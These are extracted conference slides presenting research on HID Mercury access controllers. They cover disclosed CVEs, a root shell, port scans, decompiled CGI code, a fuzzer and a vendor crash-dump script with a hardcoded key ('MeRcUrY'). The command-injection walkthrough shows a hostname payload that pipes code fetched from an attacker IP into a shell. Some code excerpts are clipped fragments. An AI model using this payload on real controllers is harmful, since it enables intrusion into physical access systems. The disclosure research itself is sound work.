

Perimeter Breached!

Hacking an Access Control System

Sam Quinn
Steve Povolny

#whoami

Steve Povolny

- Principal Engineer
- @spovolny
- Core technical interests:
 - Vulnerability RCA
 - Reverse engineering
 - Exploitation
 - Hardware hacking

Sam Quinn

- Senior Security Researcher
- @eAyeP
- Core technical interests:
 - Exploitation
 - Hardware hacking
 - Embedded systems
 - OS fundamentals

Avid mountain bikers

Sam





Steve



The target – HID Mercury access controller



Access Hardware



Government physical certification

Lenel OnGuard® System Approved for U.S. Federal Government Use

PITTSFORD, N.Y. – April 2, 2018 – Lenel, a leading provider in advanced security systems, announced it has received U.S. federal government approval for its new LNL-4420 intelligent system controller with embedded authentication. Following rigorous security vulnerability and interoperability testing for Federal Identity, Credentialing and Access Management (FICAM) solutions program, Lenel's LNL-4420 controller has been included on the General Services Administration's Approved Product List. FICAM is a set of security disciplines designed to ensure federal systems and facilities are used by the right person, at the right time, for the right reason. Lenel is part of UTC Climate, Controls & Security, a unit of United Technologies Corp. (NYSE:UTX).



Vulnerability findings summary

CVE	Detail Summary	Mercury Firmware Version	CVSS Score
CVE-2022-31479	Unauthenticated command injection	<=1.291	Base 9.0, Temporal 8.1
CVE-2022-31480	Unauthenticated denial-of-service	<=1.291	Base 7.5, Temporal 6.7
CVE-2022-31481	Unauthenticated remote code execution	<=1.291	Base 10.0, Temporal 9.0
CVE-2022-31486	Authenticated command injection	<=1.291	Base 9.1, Temporal 8.2
CVE-2022-31482	Unauthenticated denial-of-service	<=1.265	Base 7.5, Temporal 6.7
CVE-2022-31483	Authenticated arbitrary file write	<=1.265	Base 9.1, Temporal 8.2
CVE-2022-31484	Unauthenticated user modification	<=1.265	Base 7.5, Temporal 6.7
CVE-2022-31485	Unauthenticated information spoofing	<=1.265	Base 5.3, Temporal 4.8

Affected product list



By use of our responsible disclosure procedures independent penetration testing of HID® Mercury™, access panels sold by LenelS2 were reported to contain cybersecurity vulnerabilities. These vulnerabilities could lead to disruption of normal panel operations.

The impacted LenelS2 part numbers include:

LNL-X2210	S2-LP-1501
LNL-X2220	S2-LP-1502
LNL-X3300	S2-LP-2500
LNL-X4420	S2-LP-4502
LNL-4420	



Prior generations of HID Mercury controllers are not impacted.



Choose your pwn adventure

Root shell on LNL-4420

```
msc #> boot


NAND read: device 0 offset 0x3800000, size 0x400000
4194304 bytes read: OK
## Booting kernel from Legacy Image at 70000000 ...
   Image Name:   Linux-3.16.38
   Image Type:   ARM Linux Kernel Image (uncompressed)
   Data Size:    2369968 Bytes = 2.3 MiB
   Load Address: 70008000
   Entry Point:  70008000
   Verifying Checksum ... OK
   Loading Kernel Image ... OK

Starting kernel ...

Uncompressing Linux... done, booting the kernel.
/bin/sh: can't access tty; job control turned off
/ # ls
bin      etc      lib      linuxrc  mnt      proc     run      r
dev      home    lib32    media    opt      root     sbin     r
/ # whoami
root
/ #
```

Standard operation

- Open network ports
- Login
- Configuration pages
- Network setup



```
$ nmap -v -sT 10.0.0.132
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-11 14:26 PST
Initiating Ping Scan at 14:26
Scanning 10.0.0.132 [2 ports]
Completed Ping Scan at 14:26, 0.00s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 14:26
Completed Parallel DNS resolution of 1 host. at 14:26, 0.00s elapsed
Initiating Connect Scan at 14:26
Scanning ATR-Sam.lan (10.0.0.132) [1000 ports]
Discovered open port 80/tcp on 10.0.0.132
Discovered open port 443/tcp on 10.0.0.132
Discovered open port 3001/tcp on 10.0.0.132
Completed Connect Scan at 14:26, 0.08s elapsed (1000 total ports)
Nmap scan report for ATR-Sam.lan (10.0.0.132)
Host is up (0.0065s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE
80/tcp    open  http
443/tcp   open  https
3001/tcp  open  nessus

Read data files fom: /usr/bin/../../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.12 seconds
```

Accept

Choose your pwn adventure #1

Objective: Find 0Day Remote Code Execution Vulnerability

Look for Operating System Vulnerability

- Vendor and product-specific libraries, files
- Keys, credentials, crypto, backdoors, etc.
- Configuration flaws

Look for Web-based Vulnerability

- SQL Injection, XSS, command injection etc.
- Authentication bypass
- Logic flaws

Look for Network Vulnerability

- 3rd party libraries
- Networking Stack

Finding a command injection

Injection candidate: Device hostname



```
# ps | grep udhcpc | head -n1
```

```
PID    USER    COMMAND
```

```
613    root    udhcpc -R -b -A 1 -p /var/run/udhcpc.eth0.pid -i eth0 -H Controller1
```

```
# cat /etc/hostname
```

```
Controller1
```

Bypassing character restrictions

Character restrictions:

- Client side
- Server side
- Parsing code

The screenshot shows a 'Network Settings' window. On the left is a sidebar menu with items: Home, Network, Host Comm, Device Info, Advanced Networking, Users, Auto-Save, Load Certificate, OSDP File Transfer, Security Options, Diagnostic, Restore/Default, Apply Settings, and Log Out. The main area is titled 'Network Settings'. It contains a 'Host name of this device:' label followed by a text input field containing 'Controller1'. Below this is a red-bordered box containing the text '(only 0-9, a-z, A-Z, .(period), -(hyphen) are allowed)'. Further down is the 'Interface 1 (NIC1)' section. It has two radio buttons: 'Use DHCP method to obtain IP address automatically' (which is selected) and 'Use Static IP configuration:'. Below the radio buttons are two text input fields: 'IP Address:' containing '172.16.0.176' and 'Subnet Mask:' containing '255.255.255.0'. Red boxes highlight the IP Address and Subnet Mask fields.

```
{  
  for ( i = 0; i <= 8; ++i )  
  
var valid = '0123456789.-qwertyuiopasdfghjklzxcvbnmQWERTYUIOPASDFGHJKLZXCVBNM' // define valid  
characters  
  
function isValid(string,allowed) {  
  for (var i=0; i< string.length; i++) {  
    if (allowed.indexOf(string.charAt(i)) == -1)  
      return false;  
  }  
  return true;  
}
```

Authentication for HTTP GET/POST

- GET Request
- POST Request



```
321 if ( getQspFromGET(v62, 400) )
322     urldec
323 readValu
324 if ( !st
325     initDV
326 else
327     initDV
328     emset(v
329     readValu
330     f ( v45
331     initDV
332     emset(v
333     ODWORD(
334     f ( v45
335     LODWOR
336     f ( Ses
337     && (LO
338     (
339     && (Se
340     v25 =
341     stream
342     if ( v

87  initDVPair("TunSupChecked", &unk_17148, &v49[23460]);
88  initDVPair("TunnelPort", &unk_17148, &v49[24480]);
89  initDVPair("TunnelIP", &unk_17148, &v49[25500]);
90  SessionIdFromCookie = getSessionIdFromCookie(initD);
91  if ( getQspFromPOST(v62, 400) )
92  {
93      urldecode2(s, v62);
94      if ( !parseFormsData(s, "session_id", v58) )
95      {
96          if ( SessionIdFromCookie )
97          {
98              memset(v39, 0, sizeof(v39));
99              memset(&v37[79], 0, 0x21Cu);
100              memset(&v37[79], 0, 0x14u);
101              v4 = memset(&v37[15], 0, 0x100u);
102              clearRoutingTable(v4);
103              if ( !parseFormsData(s, "DHCP", &v37[15]) )
104              {
105                  SessionIdFromCookie)),
```

Live Demo

Command Injection & Auth Bypass

Understanding the command injection

Home	Network Settings
Network	
Host Comm	
Device Info	
Advanced Networking	
Users	
Auto-Save	

Host name of this device:

`$(udhcpc -i eth0) $(wget -q -O - 172.16.0.138 | ash)`

(only 0-9, a-z, A-Z, .(period), -(hyphen) are allowed)

Network Setup:
-H `$(udhcpc -i eth0)`

Desired Command Injection:
`$(wget -q -O - 172.16.0.138 | ash)`

```
498 root {sbin/networkd} /bin/sh /etc/init.d/sbin/networkd start
499 root /sbin/ifup -a
512 root /bin/sh -c udhcpc -R -b -A 1 -p /var/run/udhcpc.eth0.pid -i eth0 -H $(udhcpc -i eth0) $(wget -q -O - 172.16.0.138 | ash)
531 root udhcpc -i eth0
532 root /bin/sh -c udhcpc -R -b -A 1 -p /var/run/udhcpc.eth0.pid -i eth0 -H $(udhcpc -i eth0) $(wget -q -O - 172.16.0.138 | ash)
534 root ash
```

CVE-2022-31479

CVE	Detail Summary	Mercury Firmware Version	CVSS Score
CVE-2022-31479	Unauthenticated command injection	<=1.291	Base 9.0, Temporal 8.1
CVE-2022-31480	Unauthenticated denial-of-service	<=1.291	Base 7.5, Temporal 6.7
CVE-2022-31481	Unauthenticated remote code execution	<=1.291	Base 10.0, Temporal 9.0
CVE-2022-31486	Authenticated command injection	<=1.291 (no patch available)	Base 9.1, Temporal 8.2
CVE-2022-31482	Unauthenticated denial-of-service	<=1.265	Base 7.5, Temporal 6.7
CVE-2022-31483	Authenticated arbitrary file write	<=1.265	Base 9.1, Temporal 8.2
CVE-2022-31484	Unauthenticated user modification	<=1.265	Base 7.5, Temporal 6.7
CVE-2022-31485	Unauthenticated information spoofing	<=1.265	Base 5.3, Temporal 4.8

Choose your pwn adventure #2

Objective: Analyze system for a reboot primitive

Unauthenticated Reboot via webserver

- “Apply Settings”
- Checks for cookie

System exhaustion (Trigger watchdog)

- Takes around an hour
- Very noisy and slow

Crash the system to cause a reboot

- Segfaults
- Need to find memory corruption vulnerabilities

Segfault handling 1.0

Segmentation faults on all binaries cause full system reboot

```
#!/bin/sh

TMP_DIR=/tmp/dump

fw_setenv segfault 1
if [ ! -e /dev/mmcblk0p1 ] || [ ! -e /.collect_enable_core ]; then
    sleep 5
    sync
    reboot
fi

gzip > /opt/core.MSC.dump.gz #this needs the entry: echo "|/root/CustomMSC_CoreDump - -zcvf" >
/proc/sys/kernel/core_pattern

mkdir $TMP_DIR
logread > $TMP_DIR/logdump.txt

to
df
ps
op
un
ca
cp
AP
ec
cp
if
c
fi

cat /proc/sys/kernel/core_pattern
|/root/CustomMSC_CoreDump - -cvf %h %t %E

tar -cvf /opt/core_dump.tar /opt/core.MSC.dump.gz /root/mpl_icd_ep4502 /root/mpl_sio_ep4502
/root/Filesystem_Version.txt $TMP_DIR

sleep 1

openssl aes-256-cbc -k MeRcUrY -salt -in /opt/core_dump.tar -out /mnt/core.$3.$4.aes
#openssl rsautl -encrypt -inkey public_key.pem -pubin -in /opt/test_tar.tar -out encrypt.dat #this will
be needed later when certs are used to encrypt file

rm /opt/core.MSC.dump.gz
rm /opt/core_dump.tar

syn
reboot
```

Improving our odds

IDA Python automation

Search for:

- Sprintf()
- Strcpy()
- Strcat()
- Memcpy()
- Gets()
- Printf()
- Scanf()

```
Dar
###
**
**      ./menu.cgi
**      Nothing
**      ./mp_status.cgi
**      Nothing
**      ./network.cgi
**      [+] Found 5 ref(s) to memcpy --- All fixed size or from strlen
**      ./osdpfileload.cgi
**      [+] Found 1 ref(s) to sprintf --- properly setup %d
**      ./security.cgi
**      Nothing
**      ./sio_status.cgi
**      Nothing
**      ./status.cgi
**      [+] Found 5 ref(s) to memcpy --- All static size fields
**      ./trans_log.cgi
**      Nothing
**      ./user.cgi
**      Nothing
**      ./view_files.cgi
**      Nothing
**      ./view_rdrs.cgi
**      Nothing
**      ./view_routes.cgi
**      Nothing
**      ./view_user.cgi
**      Nothing
**      ./welcome.cgi
**      [+] Found 1 ref(s) to memcpy -- Static size, Comment line pre auth
**      ./whome.cgi
**      Nothing
**      ./advanced_networking.cgi
**      [+] Found 8 ref(s) to strcpy -- Can be used to caues segfault
```


Qemu emulator and poor man's fuzzer

Setup an ARM Qemu machine

- Chroot into the flash dump
- Execute the binary as usual

Fuzz the CGI Binaries

- Use Radamsa
- Use GDB for RCA
- Find crashes



```
#!/bin/ash
function help() {
    echo -e "Usage: $0 <binary> <fuzz_string>"
}
if [ -z $2 ]; then
    help
fi

gdbcommandfile=/tmp/gdbfile
printf "set pagination off\nrun < /tmp/crash\nbacktrace\nquit\n" > $gdbcommandfile
while ;; do
    fuzz=$(echo "$2" | /radamsa)
    echo "$fuzz" | $1 > /dev/null 2>&1
    if [[ $? -ne 0 ]]; then
        echo "*****CRASH-HAPPENED*****"
        echo "-----$(date)-----" >> crash.log
        echo "$fuzz" >> crash.log
        echo "$fuzz" > /tmp/crash
        /gdbstatic $1 -x $gdbcommandfile | grep "0x" >> crash.log
    fi
done
```


CVE-2022-31482

CVE	Detail Summary	Mercury Firmware Version	CVSS Score
CVE-2022-31479	Unauthenticated command injection	<=1.291	Base 9.0, Temporal 8.1
CVE-2022-31480	Unauthenticated denial-of-service	<=1.291	Base 7.5, Temporal 6.7
CVE-2022-31481	Unauthenticated remote code execution	<=1.291	Base 10.0, Temporal 9.0
CVE-2022-31486	Authenticated command injection	<=1.291 (no patch available)	Base 9.1, Temporal 8.2
CVE-2022-31482	Unauthenticated denial-of-service	<=1.265	Base 7.5, Temporal 6.7
CVE-2022-31483	Authenticated arbitrary file write	<=1.265	Base 9.1, Temporal 8.2
CVE-2022-31484	Unauthenticated user modification	<=1.265	Base 7.5, Temporal 6.7
CVE-2022-31485	Unauthenticated information spoofing	<=1.265	Base 5.3, Temporal 4.8

Updating to Latest Firmware

System upgrade

- “Social engineering”
- Integration of OnGuard and buildout of demo unit with controller/camera
- Training and normal operation
- Update to the latest firmware



Success and failure

- **Before**
- Segfault handling rebooted from any crash
- **After**
- Segfault handling rebooted only in 2 binaries
- **Result of the Update**
- Crash forcing reboot was killed
- Command injection survived

```
#!/bin/sh

TMP_DIR=/tmp/dump

fw_setenv segfault 1
if [ ! -e /dev/mmcblk0p1 ] || [ ! -e /.collect_enable_core ]; then
    sleep 5
    sync
    reboot
fi

gzip > /opt/core.MSC.dump.gz #this needs the entry: echo "|/root/CustomMSC_CoreDump - -zcvf" >
/proc/sys/kernel/core_pattern

mkdir $TMP_DIR
logread > $TMP_DIR/logdump.txt
top -n 1 > $TMP_DIR/top.txt
df > $TMP_DIR/df.txt
ps aux > $TMP_DIR/progs.txt
opkg-cl list installed > $TMP_DIR/apps.txt
uname -a > $TMP_DIR/platform.txt
cat /proc/cpuinfo > $TMP_DIR/cpuinfo.txt
cp -r /etc/iptables $TMP_DIR
APP=$(echo $5 | sed -e 's#!/#g')
echo $APP > $TMP_DIR/app.txt
cp /etc/mpl_version.txt $TMP_DIR
if [ -e /tmp/mpl_version.txt ]; then
    cp /tmp/mpl_version.txt $TMP_DIR
fi

tar -cvf /opt/core_dump.tar /opt/core.MSC.dump.gz /root/mpl_icd_ep4502 /root/mpl_sio_ep4502
/root/Filesystem_Version.txt $TMP_DIR

sleep 1

openssl aes-256-cbc -k MeRcUrY -salt -in /opt/core_dump.tar -out /mnt/core.$3.$4.aes
#openssl rsautl -encrypt -inkey public_key.pem -pubin -in /opt/test_tar.tar -out encrypt.dat #this will
be needed later when certs are used to encrypt file

